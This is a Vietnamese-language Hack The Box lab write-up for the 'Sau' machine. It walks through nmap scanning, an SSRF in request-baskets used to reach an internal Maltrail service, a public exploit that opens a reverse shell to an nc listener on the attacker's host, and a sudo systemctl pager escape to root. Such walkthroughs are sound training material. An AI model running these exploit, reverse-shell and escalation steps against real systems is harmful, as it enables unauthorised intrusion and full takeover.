SAU - Hack The Box


Target IP Address: 10.10.11.224

Enumeration:

- Sử dụng nmap để quét:

```
┌──(adminh㉿kali)-[~]
└─$ sudo nmap -sC -sV 10.10.11.224 -oA sau_nmap
[sudo] password for adminh:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-10 21:30 +07
Nmap scan report for 10.10.11.224 (10.10.11.224)
Host is up (0.27s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
55555/tcp open     unknown
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Fri, 10 Nov 2023 14:30:45 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]{1,250}$
|   GenericLines, Help, Kerberos, LPDString, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Fri, 10 Nov 2023 14:30:14 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Fri, 10 Nov 2023 14:30:15 GMT
|_    Content-Length: 0
```


- Target mở port 22/open, port 80/filtered, port 55555/open.
- Truy cập với địa chỉ: http://10.10.11.224:5555:




- Tìm một hồi các chức năng không phát hiện gì đặc biệt.
- Phát hiện trang sử dụng framework request-baskets với version: 1.2.1

Initial Access:

- Tìm thử lỗ hổng với framework request-baskets phát hiện lỗ hổng SSRF:
- Thực hiện tạo 1 request basket test, cấu hình với thông tin sau:



- Khi truy cập đường dẫn request basket: http://10.10.11.224:55555/test123, trang web redirect sang trang trong local của máy chủ.



- Trang web sử dụng Maltrail version 0.53 có chứa lỗ hổng RCE: https://github.com/spookier/Maltrail-v0.53-Exploit
- Sử dụng POC trong bài viết để khai thác lỗ hổng:

```
┌──(adminh㉿kali)-[~/hackthebox]
└─$ python exploit.py 10.10.14.141 4444 http://10.10.11.224:55555/test123
Running exploit on http://10.10.11.224:55555/test123/login
```

– Khai thác thành công, tạo reverse shell vào hệ thống với tài khoản puma:

```
┌──(root㉿kali)-[/home/adminh]
└─# nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.141] from (UNKNOWN) [10.10.11.224] 35126
$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
$ pwd
pwd
/opt/maltrail
$
```

Privilege Escalation:

– Kiểm tra các thông tin của máy:

```
puma@sau:/opt/maltrail$ uname -a
uname -a
Linux sau 5.4.0-153-generic #170-Ubuntu SMP Fri Jun 16 13:43:31 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
puma@sau:/opt/maltrail$ cat /etc/issue
cat /etc/issue
Ubuntu 20.04.6 LTS \n \l
```

– Kiểm tra quyền sudo:

```
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
puma@sau:/opt/maltrail$
```

– Có thể thực thi với lệnh liên quan đến */usr/bin/systemctl status trail.service:*

– Sử dụng lỗi khai thác nâng quyền với sudo trong systemctl:

sudo /usr/bin/systemctl status trail.service

!sh

```
puma@sau:/opt/maltrail$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)!sh
!sshh!sh
# whoami
whoami
root
# id
id
uid=0(root) gid=0(root) groups=0(root)
#
```